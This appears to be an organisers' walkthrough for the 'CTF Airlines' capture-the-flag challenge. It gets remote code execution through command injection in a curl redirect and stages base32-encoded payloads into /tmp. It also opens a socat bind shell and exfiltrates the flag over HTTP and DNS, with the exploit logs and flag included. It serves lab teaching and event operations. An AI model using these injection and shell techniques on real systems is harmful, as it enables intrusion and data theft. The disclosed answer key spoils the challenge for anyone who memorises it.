ESPR // TOP SECRET

Exploiting CTF Airlines

1. Solve the proof of work
2. Gain RCE in the MCDU
3. Extract the flag from the circuit

Solve the proof of work

The flag is static, and cracking it can be parallelized.

In order to prevent teams from being unreasonable, and connecting thousands of times at once, the server is protected by a proof of work mechanism.

The proof of work is configurable, a difficulty of 1337 is roughly equivalent to 10 seconds. The 10 seconds proof of work is used by default, but if the server is under very heavy load, it is recommended to increase it to 1 minute (8888 is roughly equal to 1 minute). Try not to increase the proof of work more than 1 minute, if there's still too much CPU, spin up new servers.

If the players have troubles solving the proof of work, suggest them to use socat or netcat.

The FLAG and the POW can be configured with environment variables:

```
docker run --name ctfair -d -p 23:23 -e FLAG=CTF{FLAG} -e POW=1337 ctfairlines
```

Read the notes below on selecting a flag.

Gain RCE on the MCDU

1. Get an HTTP server redirect curl to the MCDU
2. Configure fdr.example.com
3. Set DNS server on the Router
4. Confirm RCE worked (debug)


Get an HTTP server that redirects curl to MCDU

```
sudo apt install -y socat
echo -en 'HTTP/1.1 302 x\nConnection: close\nLocation: http://172.20.4.8:23/;{sleep,1337d}\n\n' | socat -d
-d - tcp-l:80,reuseaddr,crlf; socat -d -d tcp-l:80,reuseaddr,crlf,fork  -
```

Troubleshooting


Players might struggle if they use 172.20.4.8.xip.io or similar. The SPOILERS file warns about doing that explicitly. If the player isn't getting any HTTP requests, it might be because they haven't sent any traffic to the server. The SPOILERS file mentions this explicitly.

Configure fdr.example.com



```
sh-5.0$ dig @ns-cloud-b1.googledomains.com. fdr.example.com

; <<>> DiG 9.16.6-Debian <<>> @ns-cloud-b1.googledomains.com. fdr.example.com
; (2 servers found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34231
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;fdr.example.com.               IN      A

;; ANSWER SECTION:
fdr.example.com.        300     IN      A       34.65.197.255

;; Query time: 19 msec
;; SERVER: 216.239.32.107#53(216.239.32.107)
;; WHEN: Wed Oct 28 13:16:41 CET 2020
;; MSG SIZE  rcvd: 60
```

Set DNS server on the Router



```
[[ DHCP >> DNS >> Config ]]
DNS Server Address (format: 8.8.8.8:53)
> 216.239.34.107:53
[*] Setting DNS Server to 216.239.34.107:53
Loading (waiting for MCDU)......!
Send cockpit door lock combination
>
```


Confirm RCE worked

Changing the command to {kill,1} is an easy way to confirm it worked. When that's done, the CDLS command in the router won't work anymore.


Troubleshooting

For troubleshooting, one can check in Docker if the RCE worked.

1. Wait ~60s for the HTTP request to arrive
2. Check for sleep 1337d in the process tree



```
2020/10/28 14:36:39 socat[81635] N accepting connection from AF=2 87.239.200.54:60046 on AF=2
2020/10/28 14:36:39 socat[81635] N forked off child process 81875
2020/10/28 14:36:39 socat[81875] N starting data transfer loop with FDs [0,1] and [6,6]
POST /fdr HTTP/1.1
Host: fdr.example.com
User-Agent: curl/7.68.0
Accept: */*
Content-Length: 202
Content-Type: multipart/form-data; boundary=------------------------c3206f48ae8d5ed9

--------------------------c3206f48ae8d5ed9
Content-Disposition: form-data; name="fdr-log"; filename="fdr-log"
Content-Type: application/octet-stream


--------------------------c3206f48ae8d5ed9--
2020/10/28 14:36:39 socat[81635] N listening on AF=2 0.0.0.0:80
>
```



```
root@48f089460b68:/# ps aux | grep 1337d
user         737  0.0  0.0  18024  2720 ?        SN   14:36   0:00 /bin/bash -c /;{sleep,1337d}
user         743  0.0  0.0   4380   704 ?        SN   14:36   0:00 sleep 1337d
```

If a player is having troubles, it's likely an encoding problem, or maybe there's an HTTP proxy intercepting the requests (GFW?) or similar.

Extract the flag from the circuit

1. Run python code
2. Parse the UDP traffic
3. Solve the problem

Run python code

See above for the basic idea on how to get RCE (sleep 1337d).

Encoding

Python is installed already on the MCDU. Note that to execute python, the command has to be escaped in order to survive the HTTP redirect.

For example:

```
{python3,-c,'exec(b"".fromhex("616263"))'}
```

So, one must change the HTTP server to:

```
echo -en 'HTTP/1.1 302 x\nConnection: close\nLocation:
http://172.20.4.8:23/;{python3,-c,\x27exec(b\x22\x22.fromhex(\x22616263\x22))\x27}\n\n' | socat -d -d -
tcp-l:80,reuseaddr,crlf; socat -d -d tcp-l:80,reuseaddr,crlf,fork -
```

Buffering

Note that if the exploit is too long (which might be the case), it might not be possible to pass it all in one packet to golang.

Players can solve the buffering issue is simply to write the exploit in steps, like:

- `{echo,-e,BASE32ENCODEDSTRING}|{base32,-d}|{tee,-a,/tmp/file}`
- `{echo,-e,BASE32ENCODEDSTRING}|{base32,-d}|{tee,-a,/tmp/file}`
- …
- `{chmod,+x,/tmp/file};{/tmp/file}`

Another way to overcome that is to open a second shell that doesn't have buffering concern:

```
echo -en 'HTTP/1.1 302 x\nConnection: close\nLocation:
http://172.20.4.8:23/;({nohup,socat,tcp-l:9922,system:bash}&);exit\n\n' | sudo socat -d -d -
tcp-l:80,reuseaddr,crlf
```


And then point future requests to port 9922 rather than 23.

Troubleshooting

For troubleshooting on the server, it is possible to get an interactive shell on the sleep 1337d environment with:

```
nsenter -r -n -m -p -C -t $(pgrep
-nf 'sleep 1337d') /bin/bash
```

Players locally can just run `docker exec -it players_mcdu_1 bash` for debugging. In case it is helpful, the following process tree is what a normally-executing challenge looks like. If some processes are missing (in specific, socks, socat, main, shell or fdr.sh) that likely shows the task is broken.



```
sh
 `- nsjail
     `- start-network.s
         `- timeout
             `- socks
         `- timeout
             `- socat
                 `- socat
         `- nsjail
             `- network.sh
                 `- nsjail
                     `- main
                 `- nsjail
                     `- bash
                         `- fdr.sh
                             `- python3
                             `- sleep
                 `- runuser
                     `- nsjail
                         `- shell
                 `- timeout
                     `- socat
                 `- timeout
                     `- socat
                 `- timeout
                     `- socat
                 `- socat
         `- start-network.s
             `- sleep
```

The users might have broken it on purpose (eg, they hit a nsjail limit), or accidentally (if the VM has resource problems). If a team complains about the task being broken, have them reproduce this on a VM with less traffic (with the same flag), and see if it works there.

If the task works locally (in the docker-compose simulator), but not remotely, then if nobody has solved it, it might be acceptable to release the hint (which provides the router directory, with network.sh and start-network.sh and other files). Note that this will eliminate any advantage that the team that reaches this point might have, as it will leak information about the location of the first part of the task.

If the challenge works on a machine with lower resources, then consider increasing the proof of work to 8888. If it's already 8888 (1 minute) then consider adding more resources (CPU and maybe RAM). If it's not possible to add more resources, then release the hint, and make the proof of work 31337 (5 minutes). You can also reduce the task lifetime to 1800 seconds (30 minutes), but only do that if nobody has solved it (as it makes the task a bit harder). **Always prefer to add more resources (CPU) instead of changing the task parameters**, as changing the time limit, the proof of work, or the flag, can significantly make the task harder or easier.

Parse the traffic

Players should notice that all components in the Docker image communicate with each other using UDP port 34568 on the subnet broadcast address. This is in the code of all docker containers.

For players, the best code to copy is the python code on the blackbox, as that one contains a python protocol parser, and a protocol definition for kaitai.io. Alternatively, they can just manually set the offsets (that's what doit.py does). This part of the task is trivial, players are given a tool (XCT) and a protocol definition and the official library to parse this protocol.

Solve the problem

The chip leaks information on the canbus about the state of the lock. Players can use that information to recover the key. There's an exploit that prints the flag on exploit/doit.py

Users could just use the FDR to extract the flag, the traffic of the whole decryption process is always being uploaded, so they can just extract it from there. It's also possible to extract the flag with DNS (as the hostname in the URL will be parsed) or with HTTP.

Note that the difficulty of the problem is very sensitive to the flag, one can make a short flag that takes hours to crack, or a very long flag that can be cracked very quickly. Players are given a testing flag that can be solved in 30-60 minutes, but the server should have a 5-10 minutes flag, as to avoid having teams DoS the server by connecting many times at once.


The exploit directory has a index.html file that provides help on selecting the flag difficulty. Choosing something above "Good" and under "Hard" is ideal.

The flag proposed for the task is a good example of that. It should be solvable in 6-12 minutes.
CTF{PLZZNOHACKINDURINGTHEFLIGHTOKTHANKS}

ESPR // TOP SECRET


Exploitation Test (~90% reliable)

On one terminal run `sudo python3 shell.py doit.py`



```
sirdarckcat@instance-1:~$ sudo python3 shell.py doit.py
Waiting for first request..
post sans body
34.65.249.29 - - [30/Oct/2020 23:33:35] "POST /fdr HTTP/1.1" 302 -
req: /fdr
res: {echo,-n,EMQS65LTOIXWE2LOF5YHS5DIN5XDGCTJNVYG64TUEBUXIZLSORXW63DTFQQG64ZMEBZW6Y3LMV2CYIDTORZHK
QCAIBAOJSXI5LSNYQDGCRAEAQCA2LGEBRSAPR5EAYHQNRREBQW4ZBAMMQDYPJAFAYHQNRREAVSAMRWFE5AUIBAEAQCAIBAEBRSA
2C4QKGL5EU4RKUFQQHG33DNNSXILSTJ5BUWX2EI5JECTJJBIQCAIBAOJ4C443FORZW6Y3LN5YHIKDTN5RWWZLUFZJU6TC7KNHUG
4EGMJCHIFCAIBAEAQCAIBAEAQCAIDD}|{base32,-d}|{tee,-a,/tmp/tmpjw3zjdr2}
post sans body
34.65.249.29 - - [30/Oct/2020 23:33:35] "POST /fdr HTTP/1.1" 302 -
req: /fdr
res: {echo,-n,N5XHI2LOOVSQUIBAEAQCAIBAEBSWY2LGEBSGC5DBLMYHQMJUHIYHQMJWLUQD2PJAMIRFY6BQG5OHQQZUEI5AU
SXEYLUN5ZCQKIKBJSGKZRAM5SXIX3MNFTWQ5DTFBZGK4JJHIFCAIBAEBTWY33CMFWCA3DJM5UHIZLSBIQCAIBAN5ZS443ZON2GK
UGC4TTMV2F63TVNUQD2IDHMV2F63DJM5UHI4ZIEIRCSCTQOJUW45BIMJUW4KDVONSWIX3DNBQXE43FORPW45LNFEUQU5LTMVSF6
USSCRAEAQCAIBAEAQHK43FMRPWG2DB}|{base32,-d}|{tee,-a,/tmp/tmpjw3zjdr2}
post sans body
34.65.249.29 - - [30/Oct/2020 23:33:35] "POST /fdr HTTP/1.1" 302 -
req: /fdr
res: {echo,-n,OJZWK5BLHUUGG2DSFBTHK3DML5RWQYLSONSXIW3FLUUSSCQKMRSWMIDCNFXF64DFOJWXK5C7MV3GK3RIOBZGK
QCAIBAEAQHS2LFNRSCA3TFPB2CQ6TPFEFCAIBAEAQCAIBAPFUWK3DEEBXGK6DUFBXXUKIKBJSGKZRAMJUW4X3QMVZG25LUL5XWI
QFI4TVMU5AUIBAEAQCAIBAEB4WSZLMMQQG4ZLYOQUHU6RJBIQCAIBAEAQCAIDZNFSWYZBANZSXQ5BIN5XSSCQKMRSWMIDCNFXF6
UXQKZHGAYCOKIKEAQCAID2N4QD2IDC}|{base32,-d}|{tee,-a,/tmp/tmpjw3zjdr2}
post sans body
34.65.249.29 - - [30/Oct/2020 23:33:36] "POST /fdr HTTP/1.1" 302 -
req: /fdr
res: {echo,-n,NFXF64DFOJWXK5C7MFWGYKDQOJSWM2LYFMTTAMJHFEFCAIBAEBXXUIB5EBRGS3S7OBSXE3LVORPWC3DMFBYHE
SWYZBANZSXQ5BIN5XSSCQKMRSWMIDJNZUXIX3QMVZG25LUFBXGKZLEMVSDCLBANZSWKZDFMQYCSOQKEAQCAIDPOB2GS33OOMQD2
UWMIDCNFXG64DUFZRW65LOOQUCOMJHFEQD2PJANZSWKZDFMQYTUCRAEAQCAIBAEAQCAIBAEB4WSZLMMQQGE2LON5YHICRAEAQCA
XCA5LTMVSDUCRAEAQCAIBAEAQCAIBA}|{base32,-d}|{tee,-a,/tmp/tmpjw3zjdr2}
post sans body
34.65.249.29 - - [30/Oct/2020 23:33:41] "POST /fdr HTTP/1.1" 302 -
req: /fdr
res: {echo,-n,EBZCAPJANZSXQ5BIMQUQUIBAEAQCAIBAEAQCAIBANFTCA4ROMNXXK3TUFATTCJZJEA7D2IDOMVSWIZLEGEQGC
QCAIBAEAQCA4RAHUQG4ZLYOQUGIKIKEAQCAIBAEAQCAIBAEAQGSZRAOIXGG33VNZ2CQJZRE4USAPR5EBXGKZLEMVSDCIDBNZSCA
UXI427NZSWKZDFMQQD2IBQBIQCAIBAMZXXEIDDEBUW4IDVONSWIX3DNBQXE43FOQ5AUIBAEAQCAIBAEBRV63RAHUQGC43DNFUV6
SXCLBANYUTUCRAEAQCAY3IMFZHGZLU}|{base32,-d}|{tee,-a,/tmp/tmpjw3zjdr2}
post sans body
34.65.249.29 - - [30/Oct/2020 23:33:46] "POST /fdr HTTP/1.1" 302 -
req: /fdr
res: {echo,-n,EA6SA5LTMVSF6Y3IMFZHGZLULM5F2CRAEAQCAYTMMFRWW3DJON2CAPJALNOQUIBAEAQHEZLTEA6SAJZHBIQCA
XV623FPFWWC4BIN5ZGIKDDFEUQUIBAEAQCAIBAEAQCAIBAMNPWEIB5EBZXI4RIFBRV63R6HZXCSIBGEAYSSCRAEAQCAIBAEAQCA
ZWKOQKEAQCAIBAEAQCAIBAEAQGSZRANYQDYIBSHIFCAIBAEAQCAIBAEAQCAIBAEAQCAY27MV4HI4TBEA6SAMDCGEYDAIBLEAUGS
FGIZLGEBZWK4TJMFWGS6TFFBQXI5DF}|{base32,-d}|{tee,-a,/tmp/tmpjw3zjdr2}
post sans body
34.65.249.29 - - [30/Oct/2020 23:33:51] "POST /fdr HTTP/1.1" 302 -
req: /fdr
res: {echo,-n,NVYHIKJ2BIQCAIBAMZXXEIDCEBUW4IDSMFXGOZJIGUUTUCRAEAQCAIBAEAQHIIB5EARCECRAEAQCAIBAEAQGM
QCAIBAEAQCAIBAEAQCAIBAEAQHIKZ5EIYCECRAEAQCAIBAEAQHA4TJNZ2CQYRMEB2CSCQKMRSWMIDNOV2GC5DFMF2CQ3RJHIFCA
QG4KIKEAQCAIBAEAQCA3BAHUQGOZLUL5WGSZ3IORZSQYZJBIQCAIBAEAQCAIDJMYQCQ3B6HZXCSJRREA6T2IBQHIFCAIBAEAQCA
2GG2DJNZTV64BIONXWYLBANYUSSCQK}|{base32,-d}|{tee,-a,/tmp/tmpjw3zjdr2}
post sans body
34.65.249.29 - - [30/Oct/2020 23:33:56] "POST /fdr HTTP/1.1" 302 -
req: /fdr
res: {echo,-n,MRSWMIDBMR3GC3TDMVPXG33MOV2GS33OFBYHEZLGNF4CSOQKEAQCAIDGN5ZCA6BANFXCAYTJNZPXAZLSNV2XI
WGKICUOJ2WKOQKEAQCAIDDEA6SAMAKEAQCAIDGN5ZCA3RANFXCA4TBNZTWKKBVFE5AUIBAEAQCAIBAEB3WQ2LMMUQGYZLOFBYHE
2FWY25FEFCAIBAEBTGYYLHEAVT2IDGNRQWOX3OBIQCAIBAOBZGS3TUFBTGYYLHFEFCAIBAEBUWI6BAFM6SAMIKEAQCAIDJMYQGM
UHI5DQHIXS6ZTEOIXGK6DBNVYGYZJO}|{base32,-d}|{tee,-a,/tmp/tmpjw3zjdr2}
post sans body
34.65.249.29 - - [30/Oct/2020 23:34:01] "POST /fdr HTTP/1.1" 302 -
req: /fdr
res: {echo,-n,MNXW2L3GNRQWOLZFONOFY3S4LRXCOID4EBZW6Y3BOQQC2IDUMNYC23B2HE4TQMBMOJSXK43FMFSGI4RMMNZGY
post sans body
34.65.249.29 - - [30/Oct/2020 23:34:11] "POST /fdr HTTP/1.1" 302 -
req: /fdr
res: {chmod,0777,/tmp/tmpjw3zjdr2};/tmp/tmpjw3zjdr2|{tee,-a,/tmp/tmpjw3zjdr2.out}
```

In another one run `sudo python3 dns.py` and connect to the task `nc IP.ADD.RR.SS 23`.
Wait 5-10 minutes and see the flag come back in shell.py and dns.py (it's sent to both).



```
post sans body
34.65.249.29 - - [31/Oct/2020 00:30:18] "POST /fdr HTTP/1.1" 302 -
req: /fdr
post sans body
34.65.249.29 - - [31/Oct/2020 00:30:18] "POST /fdr HTTP/1.1" 302 -
req: /fdr
post sans body
34.65.249.29 - - [31/Oct/2020 00:30:18] "POST /fdr HTTP/1.1" 302 -
req: /fdr
req(get): /flag/CTF{PLZZNOHACKINDURINGTHEFLIGHTOKTHANKS}
34.65.249.29 - - [31/Oct/2020 00:30:19] "GET /flag/CTF{PLZZNOHACKINDURINGTHEFLIGHTOKTHANKS} HTTP/1.0" 302 -
post sans body
34.65.249.29 - - [31/Oct/2020 00:30:19] "POST /fdr HTTP/1.1" 302 -
req: /fdr
post sans body
34.65.249.29 - - [31/Oct/2020 00:30:19] "POST /fdr HTTP/1.1" 302 -
req: /fdr
```